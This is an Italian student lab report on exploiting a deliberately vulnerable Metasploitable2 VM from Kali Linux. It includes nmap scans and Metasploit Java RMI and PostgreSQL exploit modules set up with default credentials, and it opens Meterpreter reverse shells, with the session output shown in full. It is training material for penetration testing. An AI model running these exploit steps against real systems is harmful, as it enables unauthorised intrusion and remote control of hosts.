

Relazione di vari exploit su Metasploitable2 tramite Kali Linux

Esercizio 1

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I re guisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
- 1) configurazione di rete.
- 2) informazioni sulla tabella di routing della macchina vittima.





Configurazione dell'IP su Metasploitable2

Successivamente, ho configurato l'indirizzo IP della macchina Metasploitable2. Utilizzando il comando:

sudo nano /etc/network/interfaces

msfadmin@metasploitable:~\$ sudo nano /etc/network/interfaces

```
GNU nano 2.0.7
                         File: /etc/network/interfaces
                                                                       Modified
 This file describes the network interfaces available on your system
 and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
 The primary network interface
auto eth0
iface ethO inet static
address 192.168.75.112
netmask 255.255.255.0
metwork 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1
```

ho modificato il file di configurazione di rete per impostare l'IP su 192.168.75.112. Dopo aver salvato le modifiche, ho riavviato il sistema con

sudo reboot

msfadmin@metasploitable:~\$ sudo reboot_

per applicare correttamente le modifiche.

Verifica della Connettività

Dopo la configurazione degli IP, ho verificato la connettività tra le due macchine. Dalla macchina Kali, ho eseguito un ping verso Metasploitable2 utilizzando:

```
ping -c 4 192.168.75.112
```

assicurandomi che fosse raggiungibile. Analogamente, ho effettuato un ping di ritorno da Metasploitable2 verso Kali con:

```
ping -c 4 192.168.75.111
```

Questi test hanno confermato che entrambe le macchine erano correttamente configurate e sulla stessa rete.

Scansione delle Porte con Nmap

Con la connettività stabilita, ho eseguito una scansione delle porte sulla macchina Metasploitable2 utilizzando Nmap con il comando:

nmap -A 192.168.75.112

```
$ nmap -A 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 04:53 EDT
Nmap scan report for 192.168.75.112
Host is up (0.00060s latency).
Not shown: 979 closed tcp ports (conn-refused)
      STATE SERVICE
open ftp
PORT
                           VERSION
                           vsftpd 2.3.4
 ftp-syst:
   STAT:
  FTP server status:
       Connected to 192.168.75.111
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       vsFTPd 2.3.4 - secure, fast, stable
 _End of status
 _ftp-anon: Anonymous FTP login allowed (FTP code 230)
                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
 ssh-hostkey:
   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet
25/tcp open smtp
                         Linux telnetd
                           Postfix smtpd
_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
IME, DSN
                           ISC BIND 9.4.2
53/tcp open domain
| dns-nsid:
   bind.version: 9.4.2
80/tcp open http
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
                           2 (RPC #100000)
111/tcp open rpcbind
 rpcinfo:
    program version port/proto service
    100000 2
                         111/tcp
                                   rpcbind
    100000
                         111/udp
                                   rpcbind
    100003 2,3,4
100003 2,3,4
                        2049/tcp
           2,3,4
                        2049/udp
    100005
                       49855/tcp
                                   mountd
   100005 1,2,3
100021 1,3,4
100021 1,3,4
100024 1
                       51787/udp
                                   mountd
                       35287/tcp
                                   nlockmgr
                       45390/udp
                                   nlockmgr
                       39529/tcp
                                   status
   100024 1
                       41187/udp
                                   status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec
                           netkit-rsh rexecd
513/tcp open login?
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell
                           Metasploitable root shell
2049/tcp open nfs
                           2-4 (RPC #100003)
                           ProFTPD 1.3.1
2121/tcp open ftp
                           MySQL 5.0.51a-3ubuntu5
3306/tcp open mysql
| mysql-info:
   Protocol: 10
   Version: 5.0.51a-3ubuntu5
   Thread ID: 9
   Capabilities flags: 43564
   Some Capabilities: Support41Auth, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, Su
ression, Speaks41ProtocolNew, LongColumnFlag
   Status: Autocommit
   Salt: }o4R!M?5-!Y";@r=u[F-
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is
hing outside US/countryName=XX
 Not valid before: 2010-03-17T14:07:45
 _Not valid after: 2010-04-16T14:07:45
```

ciò ha permesso di identificare le porte aperte e i servizi in esecuzione. Dall'output della scansione, si nota che la porta 1099, utilizzata dal servizio Java RMI, era aperta.

Esecuzione dell'Exploit tramite Metasploit

Avvio di Metasploit

Ho avviato il framework Metasploit su Kali Linux utilizzando il comando


msfconsole

```
-(kali®kali)-[~]
s msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
               dBBBP dBBBBBBP dBBBBBb
                                                                0
                              dBP BB
  dB'dB'dB' dBP
 dB'dB'dB' dBBBBP
                             dBBBBBBB
                                            dBBBBBb dBP
                                                            dBBBBP dBP dBBBBBBP
                                            dBBBB' dBP
                                                          dB'.BP dBP
                                                                        dBP
                                                                       dBP
                                          dBP
                                                 dBBBBP dBBBBP dBP
                                                                      dBP
                           To boldly go where no
        0
                            shell has gone before
       =[ metasploit v6.3.55-dev
       =[ 2397 exploits - 1235 auxiliary - 422 post
      -=[ 1391 payloads - 46 encoders - 11 nops
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

Ricerca del Modulo Java RMI

Nel terminale di Metasploit, ho cercato i moduli exploit correlati a Java RMI con il comando

search java rmi



Dalla lista dei moduli disponibili, ho selezionato

exploit/multi/misc/java rmi server

un modulo specifico per sfruttare le vulnerabilità del servizio Java RMI.

Configurazione del Modulo

Dopo aver caricato il modulo scelto con il comando

use exploit/multi/misc/java rmi server

ho controllato le opzioni necessarie scrivendo:

options

```
Module options (exploit/multi/misc/java_rmi_server):
              Current Setting Required Description
   HTTPDELAY 10
                                          Time that the HTTP Server will wait for the payload request
   RHOSTS
                                          The target host(s), see https://docs.metasploit.com/docs/using-meta
                                ves
                                          sploit/basics/using-metasploit.html
   RPORT
              1099
                                          The target port (TCP)
                                ves
                                          The local host or network interface to listen on. This must be an a
   SRVHOST
              0.0.0.0
                                yes
                                          ddress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT
                                          The local port to listen on.
              ลดลด
                                yes
                                          Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
   SSL
              false
   SSLCert
   URIPATH
                                          The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
          Current Setting Required Description
   LHOST 192.168.75.111
                                      The listen address (an interface may be specified)
   LPORT
          4444
                                      The listen port
Exploit target:
   Id Name
       Generic (Java Payload)
View the full module info with the info, or info -d command.
```

Da qui si può vedere che è richiesto l'inserimento di un RHOSTS ma non è richiesto l'inserimento dell'LHOST mentre il payload andava bene quello di default, quindi, ho solo impostato l'indirizzo IP del server bersaglio usando il comando

```
set rhosts 192.168.75.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts ⇒ 192.168.75.112
```

Esecuzione dell'Exploit

Una volta configurate tutte le opzioni, ho lanciato l'exploit con il comando

```
exploit
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Questo ha avviato il processo di sfruttamento della vulnerabilità e ha stabilito una sessione Meterpreter con la macchina Metasploitable2

```
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/cRWvJQlrIU4B2h1
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:47142) at 2024-07-12 05:05:23 -0400
meterpreter >
```

Interazione con Meterpreter

Con la sessione Meterpreter attiva, ho utilizzato il comando

help <u>meterpreter</u> > help

Stdapi: Networking Commands

Command Description

ifconfig Display interfaces
ipconfig Display interfaces
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table

(Queste sono solo alcune delle molte azioni disponibili che ci vengono mostrate tramite il comando help)

per visualizzare tutte le azioni disponibili.

Infine ho esequito

ifconfig

per vedere la configurazione di rete della macchina bersaglio e

route

per visualizzare la tabella di routing, ottenendo preziose informazioni sulla rete del server compromesso.

```
meterpreter > ifconfig
Interface 1
              : lo - lo
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name
              : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ::
```

```
meterpreter > route
IPv4 network routes
                                            Metric Interface
    Subnet
                    Netmask
                                   Gateway
    127.0.0.1
                    255.0.0.0
                                   0.0.0.0
    192.168.75.112 255.255.255.0 0.0.0.0
IPv6 network routes
                                                       Interface
    Subnet
                             Netmask
                                      Gateway
                                               Metric
    fe80::a00:27ff:fec2:8f7
```

Esercizio 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target

Impostazioni di Rete

Sono state tenute impostazioni di rete dell'esercizio precedente

Scansione delle Porte con Nmap

Ho fatto una nuova scansione delle porte sulla macchina Metasploitable2 utilizzando Nmap con il comando:

```
nmap -A 192.168.75.112
```

```
nmap -A 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 04:53 EDT
Nmap scan report for 192.168.75.112
Host is up (0.00060s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-syst:
   STAT:
       Connected to 192.168.75.111
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       vsFTPd 2.3.4 - secure, fast, stable
_End of status
_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh
                              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet
25/tcp open smtp
                              Linux telnetd
                              Postfix smtpd
_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
IME, DSN
53/tcp open domain
                              ISC BIND 9.4.2
| dns-nsid:
   bind.version: 9.4.2
80/tcp open http Apache http
|_http-title: Metasploitable2 - Linux
                              Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

```
_http-title: Metasploitable2 - Linux
 __http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
.11/tcp open rpcbind 2 (RPC #100000)
111/tcp open rpcbind
  rpcinfo:
    program version
                              port/proto service
                                111/tcp
111/udp
                                              rpcbind
     100000
                                              rpcbind
    1000003 2,3,4
100003 2,3,4
100005 1,2,3
100005 1,2,3
100021 1,3,4
100021 1,3,4
                               2049/tcp
                               2049/udp
                              39424/tcp
                                              mountd
                              44484/udp
                              41550/udp
                                              nlockmgr
                              56701/tcp
                                              nlockmgr
                              37650/tcp
     100024
                                              status
                              51239/udp
     100024 1
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec
513/tcp open login
                   login?
                   java-rmi GNU Classpath grmiregistry
bindshell Metasploitable root shell
1099/tcp open
1524/tcp open
                                   2-4 (RPC #100003)
ProFTPD 1.3.1
2049/tcp open
2121/tcp open ftp
3306/tcp open mysql
| mysql-info:
                                   MySQL 5.0.51a-3ubuntu5
     Version: 5.0.51a-3ubuntu5
     Thread ID: 17
    Capabilities flags: 43564
Some Capabilities: ConnectWithDatabase, Support41Auth, Speaks41ProtocolNew, SupportsTransactions, SwitchToSSLAfterHan
dshake, LongColumnFlag, SupportsCompression
     Status: Autocommit
     Salt: ;Y/}I5k?600=%=E#}m-5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-07-12T07:23:18+00:00; -2s from scanner time.
  ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such th
 ing outside US/countryName=XX
  Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol
| vnc-info:
                                   VNC (protocol 3.3)
     Protocol version: 3.3
     Security types:
       VNC Authentication (2)
tcp open X11 (access denied)
6000/tcp open X11
```

così facendo ho identificato tutte le porte aperte. Dalla scansione si può vedere che la porta 5432, utilizzata dal servizio postgresql, è aperta.

Esecuzione dell'Exploit tramite Metasploit

Avvio di Metasploit

Ho, nuovamente, avviato Metasploit su Kali con il comando

msfconsole

```
-(kali®kali)-[~]
s msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
       dBBBBBBb dBBBP dBBBBBB dBBBBBb
                                                                               0
   dB'dB'dB' dBBP
dB'dB'dB' dBP
                                     dBP BB
  dB'dB'dB' dBBBBP dBP
                                                      dBBBBBb dBP
                                                      dBBBB' dBP
                                                     dBP
                                                                                        dBP
                                                            dBBBBP dBBBBP dBP
                                 To boldly go where no
                                  shell has gone before
     =[ metasploit v6.3.55-dev
---=[ 2397 exploits - 1235 auxiliary - 422 post
---=[ 1391 payloads - 46 encoders - 11 nops
---=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
<u>msf6</u> >
```

Ricerca del Modulo PostgreSQL

Nel terminale di Metasploit, ho cercato i moduli exploit correlati a Java RMI con il comando search ${\tt PostgreSQL}$

Matching Modules	12X 61.5		1	
# Name	Disclosure Date	Rank	Check	Description
0 auxiliary/server/capture/postgresql ure: PostgreSQL		normal	No	Authentication Capt
1 post/linux/gather/enum_users_history istory		normal	No	Linux Gather User H
2 exploit/multi/http/manage_engine_dc_pmp_sqli p Central / Password Manager LinkViewFetchServlet.dat SQL Injection	2014-06-08	excellent	Yes	ManageEngine Deskto
3 auxiliary/admin/http/managergine_pmp_privesc rd Manager SQLAdvancedALSearchResult.cc Pro SQL Injection	2014-11-08	normal	Yes	ManageEngine Passwo
4 exploit/multi/postgres/postgres_copy_from_program_cmd_exec M PROGRAM Command Execution	2019-03-20	excellent	Yes	PostgreSQL COPY FRO
5 exploit/multi/postgres/postgres_createlang ANGUAGE Execution	2016-01-01	good	Yes	PostgreSQL CREATE L
6 auxiliary/scanner/postgres/postgres_dbname_flag_injection Name Command Line Flag Injection		normal	No	PostgreSQL Database
T auxiliary/scanner/postgres/postgres_login		normal	No	PostgreSQL Login Ut
8 auxiliary/admin/postgres/postgres_readfile eneric Ouerv		normal	No	PostgreSQL Server G
9 auxiliary/admin/postgres/postgres_sql eneric Ouerv		normal	No	PostgreSQL Server G
eneric query 10 auxiliary/scanner/postgres/postgres_version Probe		normal	No	PostgreSQL Version
11 exploit/linux/postgres/postgres_payload x Payload Execution	2007-06-05	excellent	Yes	PostgreSQL for Linu
12 exploid Execution 12 exploit/windows/postgres/postgres_payload osoft Windows Payload Execution	2009-04-10	excellent	Yes	PostgreSQL for Micr
13 auxiliary/admin/http/rails_devise_pass_reset e Authentication Password Reset	2013-01-28	normal	No	Ruby on Rails Devis
14 exploit/multi/http/rudder_server_sqli_rce Remote Code Execution	2023-06-16	excellent	Yes	Rudder Server SQLI
15 post/linux/gather/vcenter_secrets_dump ets Dump	2022-04-15	normal	No	VMware vCenter Secr
ets build				
Interact with a module by name or index. For example info 15, use 15 or use post/linux/gather/vcenter_secrets_dump				

Dalla lista dei moduli disponibili, ho selezionato

exploit/linux/postgres/postgres_payload

Configurazione del Modulo

Dopo aver caricato il modulo scelto con il comando

```
use exploit/linux/postgres/postgres payload
```

ho controllato le opzioni di questo nuovo exploit usando il comando già visto:

options

```
] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(
                                                  ) > options
Module options (exploit/linux/postgres/postgres_payload):
              Current Setting Required Description
   DATABASE template1
PASSWORD postgres
                                             The database to authenticate against
                                             The password for the specified username. Leave blank for a random password. The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                             s/using-metasploit.html
   RPORT
              5432
                                             The target port
   USERNAME postgres
VERBOSE false
                                 yes
no
                                             The username to authenticate as
                                             Enable verbose output
Payload options (linux/x86/meterpreter/reverse_tcp):
          Current Setting Required Description
   Name
   LHOST
                                          The listen address (an interface may be specified)
                              yes
                                          The listen port
   LPORT 4444
                              yes
Exploit target:
   Id Name
View the full module info with the info, or info -d command.
```

Grazie a questo comando si può vedere come questo exploit necessita sia dell'inserimento di un RHOSTS sia di un LHOST. Il payload precaricato era ottimo per il nostro attacco, quindi, non è stato modificato. Ho settato il local host con il comando:

```
set lhost 192.168.75.111
```

e la macchina target con il comando:

```
set lhosts 192.168.75.112
```

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts ⇒ 192.168.75.112
```

Esecuzione dell'Exploit

Dopo aver settato tutte le opzioni necessarie, ho lanciato l'exploit:

exploit

```
<u>msf6</u> exploit(<mark>linux/postgres/postgres_payload</mark>) > exploit
```

Così facendo, è stato il processo di sfruttamento della vulnerabilità si è stabilita una sessione Meterpreter con Metasploitable2

```
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/xaiDTwEJ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:52952) at 2024-07-12 05:18:36 -0400
meterpreter > ■
```

Interazione con Meterpreter

Con la sessione Meterpreter attiva, ho eseguito

ifconfig

per vedere la configurazione di rete della macchina bersaglio e per dimostrare che ero effettivamente su Metasploitable2.

```
meterpreter > ifconfig
Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
      : 16436
: UP,LOOPBACK
MTU
Flags
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:
Interface 2
Name
            : eth0
Hardware MAC : 08:00:27:c2:08:f7
            : 1500
MTU
            : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Annotazioni

Si nota che il comando ifconfig, usato sulla stessa macchina ma da due exploit diversi, da più o meno informazioni sulla macchina e la rete bersaglio. Ad esempio con il secondo exploit si nota che il comando ci dice non soltanto l'Hardware MAC, l'IPv4, l'IPv6 e le loro Netmask, anche i Flags, che sono dei segnali che descrivono lo stato e le caratteristiche dell'interfaccia di rete, ed i MTU o, Maximum Transmission Unit, che appresenta la dimensione massima dei pacchetti dati (in byte) che possono essere trasmessi su una rete senza dover essere frammentati.

```
<u>meterpreter</u> > ifconfig
Interface 1
            : lo - lo
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
             : eth0 - eth0
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ::
```

```
meterpreter > ifconfig
Interface 1
             : lo
Hardware MAC : 00:00:00:00:00:00
MTU
            : 16436
Flags
           : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:
Interface 2
             : eth0
Hardware MAC : 08:00:27:c2:08:f7
             : 1500
             : UP, BROADCAST, MULTICAST
Flags
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ffff:ffff:ffff:
```